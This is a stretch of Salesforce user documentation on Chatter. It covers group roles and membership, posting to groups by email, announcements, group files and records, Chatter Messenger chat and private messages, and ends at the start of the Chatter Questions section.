Search for group information
Click above the feed to search for information in the group.

Non-Members of Private Groups

If you're viewing the group detail page of a private group you're not a member of, you can only

Ask to join the group
Click **Ask to Join** to send an email to the owner and managers of a private group requesting to join.

View the group's picture and description
The group description displays below the group photo.

View the group's members

The Group Members section shows the group's current members, including any customersinvited to the group.

Nonmembers of Unlisted Groups

If you're not a member of an unlisted group, you can't view the group detail page.

Group Members of Public, Private, and Unlisted Groups

When you're a member of a public, private, or unlisted group, you can also

Change Email Settings and In-App Notifications for Salesforce1 Mobile Apps

In Salesforce Classic, click **Email Me...** to be emailed about activity in the group, either every time someone posts, daily, or weekly. Selecting **Every Post** also turns on in-app notifications for groups in the Salesforce1 mobile apps. To stop receiving email and mobile notifications for the group's activity, click **Turn Off Group Email**. Click **Email Settings** to modify all your Chatter email settings.

In Lightning Experience, click **Email Notifications** from the group highlights panel to modify your group email settings.

Invite People

If your administrator has enabled invitations, click **Invite People** to invite people not using Chatter to join the group. For private groups, only the group manager, group owner, or users with the "Modify All Data" permission can invite people. For unlisted groups, only the group manager, group owner, or users with the "Manage Unlisted Groups" permission can invite people.

Leave the group

Click , or to withdraw a request to join a private group. To leave a group you own, you must first assign a new owner.

Group Owners and Group Managers

When you're the owner or manager of a public, private, or unlisted group, you can also

Add or remove group members

Change the group photo

Edit group settings

Edit the Information section

Click **Add Information** or in the Information section to add additional information for the group's members. You can customize this section, including its title, to say anything you want.

Edit the Description section

Click **Add Description** or in the Description section to add a description of the group.

Change member roles

Accept or decline requests for private groups

SEE ALSO:

Group Files Lists

View Chatter Group Memberships

The Groups list on your profile shows you the Chatter groups you belong to, sorted by the most recent activity date. You can join or create groups on the groups tab. You can also view the Groups list on other people's profiles to see their group memberships.

Note: On other people's profiles, you can see unlisted group memberships only if you're also a member.

- To view the full list in alphabetical order, click **Show All**.
- To see more of the list, use the **Next** and **Previous** links.
- To leave a group or withdraw a request to join, click .
- To join a public group on another person's groups list, click **Join** .
- To send a request to join a private group on another person's groups list, click **Ask to Join**..
- To close the window, click **Done**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

What Your Chatter Group Role Allows You To Do

View Chatter Group Members

The Members section on a Chatter group page shows all of the members of a group, including customers.

1. Click **Show All** in the Members section to view the full group member list in alphabetical order.
   In the Members window, you can:
   - Filter the list to see all members, managers, or the owner
   - Use the **Next** and **Previous** links to see more of the list
   - Search using the `Find Members` search box
   - Click **Follow** or next to a person's name to start or stop following them.
     You can't follow customers.
2. Click **Done** to close the window.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Group Recommendations

Chatter recommends groups that you might want to join based on:

- The popularity of the group determined by the number of members.
- The number of people you're following in the group. Chatter recommends groups with the most members you're following.
- If the group is new (created in the last month).

To see an expanded list of your recommendations, click **More** in the Recommendations section. If no recommendations appear, then you already belong to all the recommended groups. Hover over the recommendations and click to dismiss them, and they won't appear again.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Use Email to Post to Chatter Groups

Email your posts to Chatter groups you have access to.

If your admin has enabled this feature, you can email your posts to any public group. Additionally, your admin can allow you to include attachments. You can email posts to a private or unlisted group only if you're a member. You must use the email address associated with your Salesforce user account.

1. In Salesforce Classic, from the group detail page, click **Post by email** below the group description to launch a blank email to the group using your local email client.
2. Type your message in the email body, including attachments if needed, and send the email.

   Attachments to the email are added as files in Chatter and shared with the group.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The email content displays as a post on the group detail page. Any hashtags you include in the email body (for example, #TeamExcellence) are converted to topics on the post. If more than one attachment is included with the email, the first attachment is included as part of the post. Additional attachments are added in comments.

Tip: Save the group's email address as a contact in your mail client or mobile device for easy access in the future. If you copy and paste the mailto: link directly into the contact's email field, some mail clients may consider the link invalid and prevent you from sending email to the contact. Try removing the parenthetical group name from the first part of the email address. For example, remove `(My Group)` from `(My Group)0f9b000000004cmkaq@post.k-pxyvmac.kp0.chatter.salesforce.com`.

The following limitations apply to posting to a group using email:

- The 10,000 character limit for Chatter posts applies to posts created using email. Any text in your email beyond this limit is not included in the post.
- The maximum message size is 25 MB, including text and attachments.
- The email subject is not included in the post.
- You can create text posts using email and include links in the text. You can also include up to 25 attachments. You can't mention people, create polls, or give titles to links when posting to the group by email.
- Character-level formatting, such as the use of bold or different type sizes, is not supported.
- Email addresses must be unique at the group level. If multiple user profiles in your organization use the same email address, and that email address is used to post to a group, then the user profile associated with that particular group is used for the post in the group feed. If the email address is shared between multiple user profiles in the same group, the email is blocked.
- Signature text is treated as part of your post. Default signatures inserted by mobile devices, such as `Sent from my iPhone`, are automatically removed. Before sending your email, delete custom signatures and any extra text you don't want posted to Chatter. Or, add a separator line to the top of your signature to have it automatically removed. The separator line must have a minimum of one of the following characters:
  - Dash (–)
  - Equal sign (=)
  - Underscore (_)

  You can also use any combination of these characters or dash dash space (`-- `), which respects RFC 3676 4.3.

Post Announcements in Chatter Groups

Post group announcements to highlight important messages on the group page.

Note: Groups display the global publisher layout by default. If the Announcement action doesn't appear in groups, ask your administrator to override the global publisher and add the Announcement action to a custom group publisher layout.

Only group owners, group managers, and users with the "Modify All Data" permission can post and delete group announcements.

1. On the group page, click **Announcement** in the publisher.
2. Type your message. The character limit is 5,000, and you can include links or mention users and groups in your announcement. Due to space constraints, approximately 137 characters of the announcement displays on the group page. Click **More** to see the rest of the message.
3. Specify an expiration date for the announcement.
4. Click **Share**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Group announcements display until 11:59 p.m. on the selected expiration date, unless they're replaced by a new group announcement. Users can discuss, like, and post comments on announcements in the group feed. Group members receive an email notification when you post an announcement, same as for other posts, depending on their selected group email notification frequency.

Deleting the feed post deletes the announcement. To remove the announcement from the group page without deleting the feed post, click in the top corner of the announcement, then select the option to dismiss the banner.

Send Email Notifications for Announcements

Group owners and managers can now send email notifications to all group members for group announcements. Previously, only group members who opted to be notified for each post in the group were notified. Group owners and managers require the "Send announcement emails" permission to do this. If this feature is enabled, select **Email all group members** next to the announcement expiration date to notify all group members.

SEE ALSO:

Customize the Chatter Group Layout and Publisher

Group Files Lists

The Group Files list on a Chatter group page shows the recent files posted to that group.

Hover to see available options or click the file name to go to the file detail page. To see a list of all the files posted to a group, to search for a specific file, or to perform actions on a file, expand the files list **Show All**. The 25 most recently viewed files are listed by default. On this list you can:

- Search for files that have been posted to the group. The list includes files that you and other people have attached to the Chatter feed on the group. The list doesn't include:
  - Documents from the Documents tab.
  - Attachments from the Notes and Attachments related list.
- Upload private files or upload and share files with people, groups, or via a file link.
- Preview a file without downloading it.
- Follow and receive updates about a file in the Chatter feed. Click next to the file you're following to stop receiving updates about the file. (Requires Chatter.)
- Click to download, upload a new version, share with people, groups, or via link, and see sharing settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- To view the file detail page, click a file name.
- To see a file owner's profile, click their name.

Note:

- Not all files can be previewed, such as encrypted files, password-protected files, copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews. If a file can be previewed, but a preview doesn't exist, contact your Salesforce administrator who may be able to regenerate the preview.
- Files without a file extension or with an unrecognized file extension show "unknown" in the Type column.

SEE ALSO:

View Chatter Group Members

Records in Chatter Groups

Create Records in Chatter Groups

Use the group publisher to create records in Chatter groups.

The actions available to you in the group publisher depend on your permissions, your role in the group, the type of group, and how your administrator has configured the group publisher.

- Depending on how your administrator configures the groups publisher layout, you can create account, contact, lead, opportunity, contract, campaign, case, and custom object records. Other objects aren't supported.
- When you create a record in a group, a record creation post displays several places, including in the group feed, on your profile, in the record feed, and in your company's Chatter feed. Only users with the necessary permissions (via license, profile, permissions, and sharing rules) can view the record and the record creation feed post.

  Tip: Filter the group feed to **Show All Updates** to view record creation posts.

- All comments on the record creation post display in the group feed. This includes comments made on the post in the record feed, and those made by users who don't belong to the group.

  For example, John creates a record in a private group and the record creation post displays in the group feed and in the record feed. Sally isn't a member of the same private group, but she has access to the record detail page and the record feed. Sally comments on the record creation post in the record feed, and it appears in the private group's feed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To create a record in Chatter groups:
- "Create" on the object

- Record visibility in groups respects user permissions and sharing access rules in your organization. Group members with permissions can view the record and comment on it from any context (in a group, on the owner's profile, on the record detail page, in the company's Chatter feed).

  Group members without permissions, such as Chatter Free users, can't see the record or the record feed in the group or anywhere else.

- You can't create records in groups that allow customers.
- If your administrator has enabled the ability to add records to groups, as well:

- Creating a new record within a group automatically creates a group-to-record relationship, same as when you add an existing record.
- The group records list displays the records you create, in addition to the records you add.

You can remove records from Chatter groups.

Add Existing Records to Chatter Groups

Add records to groups so you can collaborate on and discuss the records as a team.

1. From the group publisher, click **Add Record**.

   Note: If you don't see this option, your administrator needs to include the Add Record action to the group publisher. Groups that allow customers don't allow you to add records.

2. Select the type of record from the **Record** list.

   You can add account, contact, lead, opportunity, contract, campaign, case, and custom object records. Other objects aren't supported.

3. In the blank search field, type the name of the record you want to search for and click . Leave the field blank to search for all available records of the selected type.
4. From the lookup search results list, click the record you want to add to the group to select it.
5. Click **Create**.

A success message confirms when the record is added to the group and the record appears in the Group Records list. If your administrator has added the Groups related list to the record detail page, you can also see the list of groups the record is associated with on the record detail page. There is no limit to the number of records you can add to a group.

Note: Adding a record to a group doesn't affect its visibility. Only users with the necessary permissions (via license, profile, permission sets, or sharing) can see the records in a group. For example, Chatter Free users don't see any records in groups. Or, a user with permissions to view accounts and contacts can't view any case records in the group. This sometimes means that users see fewer records than the actual count indicated on the group records list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To view a group record or add a record to a group:

- "Read" on the record
- Access to the group

Example: Here are some ways to use Chatter groups as a collaboration space for records that you're working on.

- A sales team working together on an account can track the related opportunities, contacts, and leads in one group. Team members with permissions can access records directly from the group. New team members can use the group as a one-stop reference to familiarize themselves with historical discussions about the account and its child records.
- Customer service teams can use groups to track the cases they handle. The group can become the team's forum to monitor cases, discuss solutions, and analyze trends in common problem areas.
- Marketing teams can use groups to track their campaigns, plan events, and discuss the potential leads and contacts to invite for the event. Groups also make for a great space to collaborate on marketing content or campaign artifacts.

Remove Records from Chatter Groups

Remove records you no longer use from your Chatter groups.

Anyone with access to the record in a group can remove it from the group.

1. On the group detail page, click **Show All** next to the Group Records list.

   Note: The group records list appears on the group detail page only if your administrator allows you to add existing records to groups.

2. Optionally, select an option from the **Filter By** list to view records of that type.
3. Find the record you want to remove, then click **Remove** next to the record's name.

Removing a record from a group deletes the group-record relationship, but not the record itself. You can restore the group-record relationship from the Recycle Bin.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To remove group records:

- "Read" on the object
- Access to the group

Chatter Messenger (Chat)

Chat instantly and securely with coworkers. Chatter Messenger is not available in new orgs created after the Spring '16 release.

Using Chatter Messenger

Click the Chat header to expand or minimize chat. To get the most out of your chat experience, click in the chat list to pop it out to a separate browser window. Then, you can easily chat with people while you browse other sites and use other applications.

Using the Chat List

Tips for using the chat list.

Adding People to the My Favorites List in Chat

The list of people you follow in Chatter can be long. Add up to 100 chats with one or more people to your My Favorites list and they'll always show up at the top of your chat list.

Removing People from the My Favorites List in Chat

Remove chats with one or multiple people from your My Favorites list if you chat with them less often. People you follow in Chatter will still show up in your People I Follow list.

Changing Your Chat Status

Let people know if you're available to chat, or set your status to **Offline** if you don't want to chat.

Chatting with People

Chat with one or more people in Chatter.

Chat History

View your chat history.

Adding Emoticons to a Chat

Typing certain combinations of letters and punctuation marks inserts a whimsical icon into your chat conversation.

Popping Out Chat Windows

Keep chatting—even when you minimize your browser or use other applications—by popping out a chat or your chat list into a separate browser window.

Editing Chat Options

Can I change the sounds I hear in chat?

Using Chatter Messenger

Click the Chat header to expand or minimize chat. To get the most out of your chat experience, click in the chat list to pop it out to a separate browser window. Then, you can easily chat with people while you browse other sites and use other applications.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

A few considerations apply to using Chatter Messenger:

- Chatter Messenger is not available in new orgs created after the Spring '16 release.
- Your administrator can disable Chatter Messenger at the organization level. In addition, you can access Chatter Messenger only if your administrator has selected "API enabled" in your profile permissions. If you don't see Chatter Messenger when you log in to Salesforce, ask your administrator if they have disabled the feature and granted the necessary permissions to access Chatter Messenger.
- Chatter Messenger is not available with Communities. It is available for internal users only when the organization-wide default for the user object is set to Public Read Only.
- Chatter Messenger is not supported on Microsoft® Internet Explorer® version 7.0. Internet Explorer 7 users appear offline to other Chatter Messenger users.

With chat, you can:

- Let people know if you're available to chat.
- Chat with people.
- Add people to and remove people from your My Favorites list.
- Pop out your chat to a separate browser window.
- Use emoticons when you chat with people.
- Customize your chat options, such as sounds and notifications.
- View your chat history.

SEE ALSO:

Chatter Messages

Using the Chat List

Tips for using the chat list.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

- Use the search box at the top of your chat list to quickly find and chat with any online Chatter user, including the people you don't follow.
- Switch between active chats by clicking a chat in the Current Chats list.
- To add someone to your chat list, follow them in Chatter.
- Add people you chat with frequently to your My Favorites list.
- Click to customize your chat options.
- Click your status at the top of the chat list to change your chat status.

- When a chat is minimized, you'll see the new message indicator  for new messages.

SEE ALSO:

Changing Your Chat Status

Adding People to the My Favorites List in Chat

The list of people you follow in Chatter can be long. Add up to 100 chats with one or more people to your My Favorites list and they'll always show up at the top of your chat list.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

- In an active chat with one or more people, click  to save the chat as a favorite.
- You can also click and drag a single person's name from the People I Follow list to the My Favorites list.
- You can rename a chat with multiple people in your My Favorites list. Click **Edit** next to My Favorites, click the multiple-person chat you want to rename, and type a new name. For example, if you have a favorite chat with *Sue, John, Jeff*, you could rename it to *Sales Team*. All names must be unique.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Using the Chat List

Removing People from the My Favorites List in Chat

Remove chats with one or multiple people from your My Favorites list if you chat with them less often. People you follow in Chatter will still show up in your People I Follow list.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

1. Next to the My Favorites list, click **Edit**.
2. Next to the name of the chat you want to remove, click the button.
3. When you've finished deleting chats from the list, click **Done** next to the My Favorites list.

You can also remove chats from the My Favorites list by clicking the  icon in an active chat.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Adding People to the My Favorites List in Chat

Changing Your Chat Status

Let people know if you're available to chat, or set your status to **Offline** if you don't want to chat.

People can see your status:

- In their chat lists
- On your profile
- On people hovers

To change your chat status, click **Available**, **Away**, or **Offline** at the top of your chat list. For example, if your status is set to Available but you don't want to chat with others, click **Available** and choose **Offline**.

Your status automatically changes to idle if you're idle for 15 minutes. To change this setting, click **Chat** > > **Options**, then select **General Settings**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: Administrators enable or disable Chat for an organization.Chatter Messenger is not available in new orgs created after the Spring '16 release.

SEE ALSO:

Editing Chat Options

Chatting with People

Chat with one or more people in Chatter.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

1. Start a chat with any online Chatter user.
   - Use the search box at the top of Chatter Messenger to find and start a chat with anyone in your organization. Alternatively, click a name in the People I Follow or My Favorites list.
   - From a person's profile, click **Start Chat**.
   - From any feed, hover over a person's name and click **Start Chat**.
2. Optionally, add up to 10 people to the chat.
   a. Drag people from your chat list to the active chat, or click at the top of the active chat to search for and add any online user in Chatter.
   b. Repeat until you've added everyone you need for the chat.

   Click to see a list of everyone in the chat.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note: When you leave a chat with multiple people, the other people in the chat can continue chatting without you. You need to be added back to the chat to participate again.

SEE ALSO:

Changing Your Chat Status

Chat History

View your chat history.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

When you start a chat with someone, your conversations with them from the last 72 hours are automatically shown. Conversations older than 72 hours are deleted and can't be retrieved. To see a list of all conversations from the last 72 hours:

1. Click the Chat header to expand the chat window.
2. Click .
3. Click someone's name to see your chat history with them.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Using Chatter Messenger

Adding Emoticons to a Chat

Typing certain combinations of letters and punctuation marks inserts a whimsical icon into your chat conversation.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

The following emoticons are available.

Emoticon	Typed Characters
	`:-), :), :], =)`
	`:-(, :(, :[, =(`
	`:-D, :D, =D`
	`:-O, :O, :-o, :o`
	`:-P, :P, :-p, :p, =P`
	`;-), ;)`

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can turn off emoticons in **Chat** > > **Options**.

SEE ALSO:

Editing Chat Options

Popping Out Chat Windows

Keep chatting—even when you minimize your browser or use other applications—by popping out a chat or your chat list into a separate browser window.

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

- Click in the top-right corner of an active chat or the entire chat list to pop it out.
- Click in the top-right corner of a popped-out chat or chat list to pop it back in to your Salesforce screen.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Editing Chat Options

Editing Chat Options

Note: Chatter Messenger is not available in new orgs created after the Spring '16 release.

To edit your chat options, click in the top-right corner of the chat window, then click **Options**.

Tip: When you click , you can also quickly toggle the visibility of **My Favorites**, **People I Follow**, and **Offline People** in your chat list. You can also toggle the options to **Play sounds** and **Show emoticons**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

General Settings

Option	Description
Change status to Idle after `15` **minutes**	When selected, your status changes to "idle" if you are idle in your Salesforce app for the length of time you specify.
Show emoticons	When selected, graphics such as or display when people you chat with type standard textual emoticons such as `:-)` or `:-(`.
Show a timestamp only when I hover over a message	When selected, the timestamp for chat messages displays only when you hover over an individual message. When not selected, the timestamp displays inline with each chat message and status change.

Sounds and Notifications

Option	Description
Play a sound for new messages	When selected, a sound plays when someone starts a new chat with you. Note: Sounds play for all incoming messages when a chat is minimized, a chat is out of focus (for example, if you have multiple chats), or when you're using another application or browser tab.
Alert in browser tab for new messages	When selected, a notification saying "You have new chat messages" displays in your browser tab when someone sends you a new chat message.

Chat List

Select the lists of people that you want to see in your chat list:

- **My Favorites**
- **People I Follow**
- **Show people who are offline**

SEE ALSO:

Adding Emoticons to a Chat

Changing Your Chat Status

Can I change the sounds I hear in chat?

To change your sound and notification settings, go to **Chat** > > **Options** and select **Sounds and Notifications**.

SEE ALSO:

Editing Chat Options

Private Messages

Use Chatter messages for secure private conversations with other Chatter users.

Chatter Messages

Send your a question to another person privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages also notify people when a file has been shared with them.

Searching for Chatter Messages

Sending Chatter Messages

Send messages to communicate privately in Chatter.

Chatter Messages

Send your a question to another person privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages also notify people when a file has been shared with them.

Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

View your messages by clicking the **Messages** link in the Chatter tab. On the My Messages page, you can:

- See the most recent message in each of your conversations. The most recent message displays at the top of the list.
- See the photo of the person who sent the most recent message in a conversation.
- See if you have unread messages ( ).
- See if you sent the most recent reply ( ) in a conversation.
- Click any message to view the full history of messages exchanged in that conversation.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Send a message by clicking **New Message**.

Your messages are organized into conversations, with each conversation defined by the unique combination of people participating in it. For example, let's say you send a message to Sally Smith. When Sally replies, her message continues your one-on-one conversation. Every new message you send to Sally—even if it's about a different topic—also continues the same conversation. Over time, you build a rich conversation history with Sally that contains every message you've ever exchanged with her. At the same time, let's say you send a message to both Sally Smith and Bob Johnson. That message is considered part of a separate conversation between you, Sally, and Bob. When Sally replies, her message continues a separate conversation from your one-on-one conversation with Sally.

Consider these tips for using Chatter messages.

- You can send messages to anyone in your Chatter organization. It doesn't matter who you follow, who's following you, what groups you belong to, or if the recipient is a customer.
- Conversations can involve just one other person, or up to 10 people total, including yourself. You can't send a message to yourself.
- Conversation participants are established when someone sends the first message in the conversation. No one can add people or remove people from the conversation after the first message is sent.
- As others reply, the **Messages** link on the Chatter tab shows the number of conversations with new messages. If you're already receiving Chatter email notifications, you'll automatically be notified of new messages.
- You can't delete messages or conversations.
- If after reading the messages in a conversation you want to mark the conversation unread, you can do so only via the Chatter REST API, not via the user interface.

Searching for Chatter Messages

To search for people and text in your Chatter messages:

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. In My Messages, enter your search terms in the search box above your messages. Keep in mind these simple search tips:
   - If you're viewing your list of conversations, search looks for matches across all conversations. If you're viewing a single conversation, search looks for matches only within that conversation.
   - Searching for a person's name (such as `bob johnson`) finds both the conversations where Bob Johnson is named in the text as well as conversations where he's a participant. If you search for your own name, search results will include all of your messages and conversations because you're a participant in every conversation.
   - Searching for `bob jo` finds both Bob Jones and Bob Johnson. We automatically search for terms starting with `bob jo`, as if you had entered the * (asterisk) wildcard (`bob jo*`).
   - If you search for the term `customer`, you'll see matches on that term within the text of messages. Matches don't include people who are identified as customers in a conversation's participant list.
2. Click **Search**.
3. Once you see the search results, you can:
   - Refine your search by entering additional search terms or using wildcards or operators.
   - Click a message to view the full conversation if you initially searched across all conversations.

   If there are matches on names in the participant list and the conversation involves lots of people, the match might not be visible because the participant list doesn't show everyone's name. In other words, you'll see the conversation included as a match but the highlighted name match might be hidden from view.

Clear your search terms by clicking . Chatter automatically clears your search when you enter a reply, send a new message, or leave My Messages.

SEE ALSO:

Share Files with People in Salesforce Classic

Sending Chatter Messages

Send messages to communicate privately in Chatter.

To send a Chatter message:

1. Start the message from one of these locations:
   - Click the **Messages** link on the Chatter tab, then click **New Message** in My Messages.
   - Click a person's name anywhere in Chatter to view their profile and click **Send a message**.
   - Click **Send a message** on a person's hover.
   - When viewing the full message history of a conversation, use the text box under the most recent message to send a reply.
   - When viewing the email notification about a message you've received, if email replies to Chatter are enabled, reply to the email.

   Sharing a file with people is another way to send a Chatter message. When you share a file, recipients automatically receive a message that lets them know the file has been shared, as well as any additional information you provided.
2. If you started in the Send a Message dialog box, you can add people's names to the recipient list. Type a name in the **To** field and click the name to select it. Add more people to the conversation by entering additional names.

   If you're replying within a conversation or via email, the conversation participants can't be changed.
3. Write your message. Messages can be up to 10,000 characters.
4. Submit your message using the appropriate method:
   - In the Send a Message dialog box, click **Send**.
   - If you're replying within a conversation, click **Reply** (or **Reply All** if the conversation involves multiple recipients).
   - If you're replying via email, use the Send option in your email application.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If your message continues an existing conversation, your reply is added to the conversation and appears at the top of the list in My Messages. If your message starts a new conversation because you haven't previously exchanged messages with that unique combination of recipients, your message appears at the top of the list in My Messages as a brand new conversation.

SEE ALSO:

Replying to Chatter Email Notifications

Chatter Questions

Got questions? Use Chatter Questions to post a question in your Chatter feed, then watch the solutions roll in.

Chatter Questions

Extend the best possible self-service community by promoting community engagement internally and externally with questions in Chatter.

Display Similar Questions and Articles in Chatter

When users ask questions, Chatter Questions helps reduce duplicate content in Salesforce—and in any communities with Chatter—by showing similar questions and relevant Salesforce Knowledge articles when the user is typing the question.

Display Similar Questions and Articles in the Customer Service (Napili) Template Search

Your community users may ask similar questions. Chatter Questions helps reduce duplicate content in self-service communities built on the Customer Service (Napili) template by showing similar questions and relevant Salesforce Knowledge articles when a user is entering a question in the Search field.

Enable Similar Articles for Chatter Questions

When users ask questions in Chatter, similar questions appear as they type. If you'd like relevant Salesforce Knowledge articles to appear as well as questions, enable Similar Articles.

Selecting a Best Answer for a Question in Chatter

One of the advantages of asking a question in Chatter is that users can select the best answer for a question. When a question has a best answer, your users can quickly resolve their issue by going directly to the best answer.

Chatter Questions FAQ

Chatter Questions lets users in communities and Salesforce ask questions in the feed. Take a look at some common questions about the feature.

Track Chatter Questions Use in Your Salesforce Organization and Communities

Keep tabs on the use and adoption of Chatter Questions in your organization or community with out-of-the-box reports and dashboards.

Differences Between Q&A Features in Salesforce

Salesforce offers a variety of question-and-answer features that you can implement in your Salesforce organization and communities. Because some of these features use similar terminology, take a moment to review the differences between them.

Question-to-Case Overview

Question-to-Case lets moderators create cases from questions in Chatter, which makes it easier to track and resolve your customers' issues. Question-to-Case is available in the full Salesforce site and the Salesforce1 mobile browser app, as well as in communities where Chatter Questions is enabled.

Set Up Question-to-Case

Add Question-to-Case to your communities, your Salesforce organization, or both.

Enable Question-to-Case

Question-to-Case lets moderators create cases from questions in Chatter to ensure that your customers' questions are quickly resolved. Enable Question-to-Case in your communities, Salesforce organization, or both.

Add the Question from Chatter Field to the Case Detail View

When a case is created from a question in Chatter, the `Question from Chatter` field on case detail pages displays a link to the original question. This field helps agents quickly navigate to the feed.

Add the Escalate to Case Action to the Feed Item Layout

Give moderators the ability to create cases from questions by adding the Escalate to Case action to Chatter Questions pages. This action is created automatically when Question-to-Case is enabled in your organization.

Confirm Access to the Escalate to Case Action

Does your Salesforce org use more than one record type for cases? Make sure that the profiles that need Question-to-Case have access to the record type associated with the Escalate to Case action. If your org has only one record type for cases, skip this process.

Customize the Escalate to Case Action Layout

Choose which fields appear on the Escalate to Case action, and in what order, based on the information you need to track for each case.

Automatically Assign Cases from Questions to a Queue

Case assignment rules aren't supported in Question-to-Case, so by default, cases created from questions are assigned to the moderator who escalates the question. You can write a workflow rule or process that automatically adds cases that were created from questions to a queue so agents can claim them.

Automatically Create Cases from Unresolved Questions in Chatter

As your community or organization develops, ensure that users get speedy answers to their questions. Question-to-Case lets moderators escalate unresolved questions to cases in the feed, but you can make your case resolution process even more efficient by setting up processes—similar to workflow rules—in the Lightning Process Builder. Set up a process that automatically creates a case from questions that meet specified criteria.

Create a Case from a Question in Chatter

If a question in Chatter hasn't been resolved, moderators can create a case from the question. Question-to-Case must be enabled in your organization or community.

Chatter Questions

Extend the best possible self-service community by promoting community engagement internally and externally with questions in Chatter.


With Chatter Questions, users can ask questions in their Chatter feed, in groups, and in records by selecting **Question** in the action drop-down menu of the Chatter Publisher. After a question is asked, moderators and the person who asked the question can select a best answer. The best answer is prominently displayed in the feed, allowing other users to quickly and easily find the information they need.

Your users can organize their information with the question title and details about their question. They can ask the question to their followers, to a group, or to a specific person, as they can with other Chatter feed items.

EDITIONS

Available in: Salesforce Classic

